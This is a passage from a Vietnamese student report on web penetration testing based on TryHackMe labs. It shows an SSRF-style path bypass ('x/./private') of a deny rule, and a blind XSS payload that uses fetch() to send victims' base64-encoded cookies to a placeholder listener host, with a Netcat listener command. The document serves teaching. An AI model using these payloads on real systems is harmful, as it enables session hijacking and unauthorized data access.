
Hình 49. Chức năng chọn ảnh đại diện

Trước tiên, tạo tài khoản khách hàng và đăng nhập trên trang web. Sau khi đăng nhập, truy cập https://labs_url.p.thmlabs.com/customers/new-account-page để xem tính năng chọn hình đại diện mới. Bằng cách xem nguồn trang của biểu mẫu avatar, chúng sẽ thấy giá trị trường biểu mẫu avatar chứa đường dẫn đến hình ảnh. Kiểu hình nền có thể xác nhận điều này trong phần tử DIV.

```
<div class="row text-center">
  <div class="col-xs-4">
    <div class="avatar-image" style="background-image: url('/assets/avatars/1.png')"></div>
    <input type="radio" name="avatar" value="assets/avatars/1.png">
  </div>
  <div class="col-xs-4">
    <div class="avatar-image" style="background-image: url('/assets/avatars/2.png')"></div>
    <input type="radio" name="avatar" value="assets/avatars/2.png">
  </div>
  <div class="col-xs-4">
    <div class="avatar-image" style="background-image: url('/assets/avatars/3.png')"></div>
    <input type="radio" name="avatar" value="assets/avatars/3.png">
  </div>
  <div class="col-xs-4">
    <div class="avatar-image" style="background-image: url('/assets/avatars/4.png')"></div>
    <input type="radio" name="avatar" value="assets/avatars/4.png">
  </div>
  <div class="col-xs-4">
    <div class="avatar-image" style="background-image: url('/assets/avatars/5.png')"></div>
    <input type="radio" name="avatar" value="assets/avatars/5.png">
  </div>
  <div class="col-xs-4">
    <div class="avatar-image" style="background-image: url('/assets/avatars/6.png')"></div>
    <input type="radio" name="avatar" value="assets/avatars/6.png">
  </div>
</div>
```

Hình 50. Xem nguồn trang của chức năng chọn avatar

Nếu chọn một trong các hình đại diện và sau đó nhấp vào nút Update avatar, chúng ta sẽ thấy biểu mẫu thay đổi và phía trên nó hiển thị hình đại diện hiện được chọn.



Hình 51. Cập nhật avatar


Xem nguồn trang sẽ hiển thị hình đại diện hiện tại của bạn được hiển thị bằng lược đồ URI dữ liệu và nội dung hình ảnh được mã hóa base64.

```
<div class="row text-center">
  <div class="col-xs-6 col-xs-offset-3">
    <div><strong>Current Avatar</strong></div>
    <div class="avatar-image" style="background-image: url(data:image/png;base64,iVBORw...


```

Hình 52. Nguồn trang của hình ảnh được mã hóa Base64

Bây giờ thực hiện lại yêu cầu nhưng thay đổi giá trị hình đại diện thành `/private` với hy vọng máy chủ sẽ truy cập tài nguyên và vượt qua khối địa chỉ IP. Để thực hiện việc này, trước tiên hãy nhấp chuột phải vào một trong các nút radio trên biểu mẫu hình đại diện và chọn Inspect.




Hình 53. Chọn Inspect ở nút chọn avatar



Hình 54. Đổi value thành private

Chọn hình đại diện bạn đã chỉnh sửa rồi nhấp vào nút Update avatar . Có vẻ như ứng dụng web này đã có danh sách từ chối và đã chặn quyền truy cập vào điểm cuối /private.



Hình 55. Minh chứng cho việc không thể Update avatar khi chuyển value thành private

Chúng ta có thể thấy từ thông báo lỗi, đường dẫn không thể bắt đầu bằng /private nhưng chúng ta vẫn có một thủ thuật để bỏ qua quy tắc này. Chúng ta có thể sử dụng thủ thuật truyền tải thư mục để đến điểm cuối mong muốn. Thử đặt giá trị hình đại diện thành x/./private. Xem nguồn trang của mẫu avatar, sẽ thấy avatar hiện được đặt hiện chứa nội dung từ thư mục /private ở dạng mã hóa base64, giải mã nội dung này và nó sẽ hiện ra nội dung mục tiêu cần đạt được.

```

67
68
69
70
71
72
73
74
75
76
77
78
79
<form method="post" action="/customers/new-account-page">
  <div class="panel panel-default">
    <div class="panel-heading">Account Avatar</div>
    <div class="panel-body">
      <div class="row text-center">
        <div class="col-xs-6 col-xs-offset-3">
          <div><strong>Current Avatar</strong></div>
          <div class="avatar-image" style="background-image: url(data:image/png;base64,iVBORw
        </div>
      </div>
    </div>
  </div>
</form>

```

Hình 56. Xem nguồn trang chứa mã base64

Cuối cùng ta giải mã và được kết quả.

3.7 Mô phỏng tấn công XSS

Blind XSS

Tạo tài khoản và chúng ta sẽ tìm điểm yếu trong tính năng Support Tickets.

Hãy thử tạo một phiếu hỗ trợ bằng cách nhấp vào nút Creat ticket, nhập chủ đề và nội dung (chỉ kiểm tra từ) rồi nhấp vào nút Creat ticket màu xanh lam. Bây giờ bạn sẽ thấy vé mới của mình trong danh sách có số id mà bạn có thể nhấp vào để đưa bạn đến vé mới tạo.

Acme IT Support

Support Tickets

[Dashboard](#) [Support Tickets](#) [Your Account](#) [Logout](#)

Tickets can be created using the below button or by sending an email to your custom address
duyhau@customer.acmeitsupport.thm

Tickets			Create Ticket
Id	Subject	Date	Status
3	test	21/06/2024 22:32	Open

Hình 57. Tạo một vé mới

Chúng ta sẽ điều tra xem văn bản đã nhập trước đó được phản ánh như thế nào trên trang. Khi xem nguồn trang, chúng ta có thể thấy văn bản được đặt bên trong thẻ `textarea`

```
<div class="panel panel-default" style="margin:25px">
  <div class="panel-heading">Ticket Information</div>
  <div class="panel-body">
    <div><label>Status:</label> Open</div>
    <div><label>Ticket Id:</label> 3</div>
    <div><label>Ticket Subject:</label> test</div>
    <div><label>Ticket Created:</label> 21/06/2024 22:32</div>
    <div><label>Ticket Contents:</label></div>
    <div><textarea class="form-control">test</textarea></div>
  </div>
</div>
```

Hình 58. Xem nguồn trang của thông tin vé

Bây giờ chúng ta hãy quay lại và tạo một vé khác. Hãy xem liệu chúng ta có thể thoát khỏi thẻ `textarea` hay không bằng cách nhập tải trọng sau vào nội dung vé:

```
</textarea>test
```





Hình 59. Nhập tải trọng cho vé

Một lần nữa, mở ticket và xem nguồn trang, chúng ta đã thoát khỏi thẻ textarea thành công.

Bây giờ, hãy mở rộng tải trọng này để xem liệu chúng ta có thể chạy JavaScript hay không và xác nhận rằng tính năng tạo vé có dễ bị tấn công XSS hay không. Hãy thử một vé mới khác với tải trọng sau:

```
</textarea><script>alert('THM');</script>
```



Hình 60. Kết quả xảy ra: trang web lỗi khi nhập tải trọng

Bây giờ khi bạn xem vé, bạn sẽ nhận được một hộp thông báo có chuỗi THM. Bây giờ chúng ta sẽ mở rộng tải trọng hơn nữa và tăng tác động của các lỗ hổng bảo mật. Vì tính năng này đang tạo một phiếu hỗ trợ nên chúng ta có thể tin tưởng một cách hợp lý rằng một nhân viên cũng sẽ xem phiếu này mà chúng ta có thể có để thực thi JavaScript.

Một số thông tin hữu ích có thể trích xuất từ người dùng khác là cookie của họ, chúng ta có thể sử dụng cookie này để nâng cao đặc quyền của mình bằng cách chiếm quyền điều khiển phiên đăng nhập của họ. Để thực hiện việc này, tải trọng của chúng ta sẽ cần trích xuất cookie của người dùng và chuyển nó sang máy chủ máy chủ web khác mà chúng ta chọn. Đầu tiên, chúng ta cần thiết lập một máy chủ lắng nghe để nhận thông tin.

Chúng ta thiết lập một máy chủ nghe bằng Netcat. Nếu chúng ta muốn nghe trên cổng 9001, chúng ta sẽ ra lệnh nc -l -p 9001. Tùy chọn -l cho biết rằng chúng ta muốn sử dụng Netcat ở chế độ nghe, trong khi tùy chọn -p được sử dụng để chỉ định số cổng. Để tránh việc phân giải tên máy chủ qua DNS, chúng ta có thể thêm

-n; hơn nữa, để phát hiện bất kỳ lỗi nào, nên chạy Netcat ở chế độ dài dòng bằng cách thêm tùy chọn -v. Lệnh cuối cùng trở thành nc -n -l -v -p 9001, tương đương với nc -nlvp 9001. Bây giờ chúng ta đã thiết lập phương thức nhận thông tin được lọc, hãy xây dựng tải trọng.

```
</textarea><script>fetch('http://URL_OR_IP:PORT_NUMBER?cookie=' +  
btoa(document.cookie) );</script>
```

Chia nhỏ tải trọng:

- Thẻ `</textarea>` đóng trường vùng văn bản.
- Thẻ `<script>` mở ra một khu vực để chúng ta viết JavaScript.
- Lệnh `fetch()` thực hiện một yêu cầu HTTP.
- `URL_OR_IP` là URL bắt yêu cầu THM, địa chỉ IP của từ THM hoặc địa chỉ IP của trên mạng VPN THM.
- `PORT_NUMBER` là số cổng đang sử dụng để lắng nghe các kết nối trên AttackBox.
- `?cookie=` là chuỗi truy vấn chứa cookie của nạn nhân.
- `btoa()` lệnh base64 mã hóa cookie của nạn nhân.
- `document.cookie` truy cập cookie của nạn nhân cho trang web Acme IT Support.
- `</script>` đóng khối mã JavaScript.

Bây giờ, chúng ta tạo một vé khác bằng cách sử dụng tải trọng ở trên, đảm bảo hoán đổi các `URL_OR_IP:PORT_NUMBER` bằng cài đặt của bạn (đảm bảo chỉ định số cổng cho trình nghe Netcat). Đợi tối đa một phút và bạn sẽ thấy yêu cầu được gửi đến có chứa cookie của nạn nhân.

Có thể giải mã base64 thông tin này bằng cách sử dụng trang web như <https://www.base64decode.org/>, cung cấp cho bạn thông tin về mục tiêu.

3.8 Các phương pháp cải tiến kiểm thử xâm nhập web application

Tự Động Hóa Kiểm Thử:

- Sử Dụng Công Cụ Tự Động: Áp dụng các công cụ tự động như OWASP ZAP, Burp Suite, và Nessus để thực hiện các bài kiểm thử xâm nhập cơ bản và nâng cao. Tự động hóa giúp tiết kiệm thời gian và đảm bảo không bỏ sót các lỗ hổng phổ biến.
- Tích Hợp CI/CD: Tích hợp kiểm thử xâm nhập vào quy trình CI/CD để đảm bảo các bản cập nhật và thay đổi mã nguồn luôn được kiểm tra về bảo mật trước khi triển khai.

Tăng Cường Kiểm Thử Thủ Công:

- Kiểm Thử Xâm Nhập Sâu: Thực hiện kiểm thử xâm nhập sâu (deep penetration testing) bằng cách mô phỏng các cuộc tấn công phức tạp mà các công cụ tự động khó phát hiện.
- Sử Dụng Kỹ Thuật Social Engineering: Kết hợp các kỹ thuật tấn công xã hội để kiểm tra khả năng phản ứng của hệ thống và người dùng đối với các mối đe dọa từ bên ngoài.

Cập Nhật Kiến Thức Và Kỹ Năng:

- Đào Tạo Liên Tục: Thường xuyên đào tạo và cập nhật kiến thức cho đội ngũ kiểm thử về các phương pháp tấn công mới nhất và các kỹ thuật phòng vệ hiệu quả.
- Tham Gia Cộng Đồng Bảo Mật: Tham gia các hội nghị, diễn đàn, và cộng đồng bảo mật để trao đổi kinh nghiệm và cập nhật thông tin về các lỗ hổng mới nhất.

Áp Dụng Trí Tuệ Nhân Tạo (AI) và Học Máy (Machine Learning):

- Phát Hiện Lỗ Hổng Bằng AI: Sử dụng AI và machine learning để phân tích hành vi bất thường và phát hiện các lỗ hổng bảo mật tiềm ẩn một cách hiệu quả hơn.
- Tự Động Phản Ứng: Phát triển các hệ thống tự động phản ứng lại các mối đe dọa đã được phát hiện nhằm giảm thiểu thiệt hại.

Kiểm Thử Trên Môi Trường Đa Dạng:

- Môi Trường Phân Tán: Kiểm thử trên các môi trường phân tán, đa nền tảng (đa hệ điều hành, trình duyệt, thiết bị) để đảm bảo ứng dụng hoạt động an toàn trong mọi điều kiện.
- Mô Phỏng Môi Trường Thực Tế: Mô phỏng các tình huống thực tế mà ứng dụng có thể gặp phải, bao gồm cả các cuộc tấn công từ bên trong và bên ngoài.

3.9 Hướng phát triển đề tài

- Nghiên Cứu Và Phát Triển Công Cụ Mới: Tạo ra các công cụ kiểm thử tự động mới với khả năng phát hiện lỗ hổng nhanh chóng và chính xác hơn. Nghiên cứu và phát triển các giải pháp kiểm thử dựa trên AI để nâng cao khả năng phát hiện và phản ứng với các mối đe dọa.
- Xây Dựng Hệ Thống Giám Sát Liên Tục: Phát triển các hệ thống giám sát an ninh mạng real-time, có khả năng phát hiện và cảnh báo các hoạt động bất thường ngay khi chúng xảy ra. Sử dụng phân tích dữ liệu lớn (big data analytics) để xử lý và phân tích các logs bảo mật, giúp phát hiện các mẫu tấn công tiềm ẩn.
- Đánh Giá Và Cải Tiến Quy Trình Kiểm Thử: Định kỳ đánh giá hiệu quả của quy trình kiểm thử xâm nhập và thực hiện các cải tiến cần thiết. Tối ưu hóa quy trình kiểm thử để đạt được hiệu quả cao nhất với chi phí hợp lý.

Với những phương pháp cải tiến và hướng phát triển như trên, dự án kiểm thử xâm nhập cho ứng dụng web sẽ ngày càng hoàn thiện và đóng góp tích cực vào việc bảo vệ an ninh mạng trong thời đại số hóa.

KẾT LUẬN

Kiểm thử xâm nhập là một phần không thể thiếu trong việc bảo đảm an ninh cho các ứng dụng web. Trong bối cảnh ngày càng nhiều mối đe dọa và các cuộc tấn công mạng phức tạp, việc bảo vệ thông tin và tài nguyên của người dùng trở thành một ưu tiên hàng đầu. Thông qua đề tài này, chúng ta đã có cơ hội tìm hiểu sâu hơn về tầm quan trọng của kiểm thử xâm nhập, các phương pháp và công cụ phổ biến, cũng như quy trình thực hiện và các thách thức liên quan.

Những kiến thức và kỹ năng thu được từ kiểm thử xâm nhập không chỉ giúp phát hiện và khắc phục các lỗ hổng bảo mật tiềm ẩn, mà còn góp phần nâng cao nhận thức và khả năng phòng vệ của các tổ chức. Việc áp dụng kiểm thử xâm nhập định kỳ giúp đảm bảo rằng các biện pháp bảo mật luôn được cập nhật và phù hợp với những mối đe dọa mới nhất.

Trong thời gian tới, với sự phát triển không ngừng của công nghệ, các phương pháp và công cụ kiểm thử xâm nhập sẽ tiếp tục được cải tiến và hoàn thiện. Điều này đòi hỏi các chuyên gia bảo mật, nhà phát triển và quản trị hệ thống phải luôn học hỏi, cập nhật kiến thức để đối phó hiệu quả với những thách thức an ninh mới.

Hy vọng rằng, những nội dung được trình bày trong đề tài sẽ giúp người đọc có được cái nhìn toàn diện và sâu sắc hơn về kiểm thử xâm nhập. Đồng thời, mong rằng những kinh nghiệm và kiến thức chia sẻ sẽ là nền tảng để các cá nhân và tổ chức áp dụng, nâng cao khả năng bảo mật và bảo vệ tốt hơn cho các ứng dụng web của mình.

Như vậy, việc đảm bảo an ninh mạng không chỉ là trách nhiệm của các chuyên gia mà cần sự tham gia của tất cả mọi người trong cộng đồng công nghệ. Chúng ta cùng nhau xây dựng một môi trường mạng an toàn và đáng tin cậy, góp phần thúc đẩy sự phát triển bền vững của công nghệ thông tin.

TÀI LIỆU THAM KHẢO

- [1] D. S. a. M. Pinto, The web application Hacker's handbook: Finding and Exploiting Security Flaws. John Wiley & Sons, 2011.
- [2] K. Pareek, "A study of web application penetration testing," 2019.
- [3] A. A. a. M. F. E. A. Altulaihan, "A survey on web application penetration testing," *Electronics*, vol. 12, no. 5, p. 1229, 2023.
- [4] TryHackMe, "TryHackMe | Cyber Security Training," [Online]. Available: <https://tryhackme.com/>.
- [5] PortSwigger, "Web application security, testing, & scanning," [Online]. Available: <https://portswigger.net/>.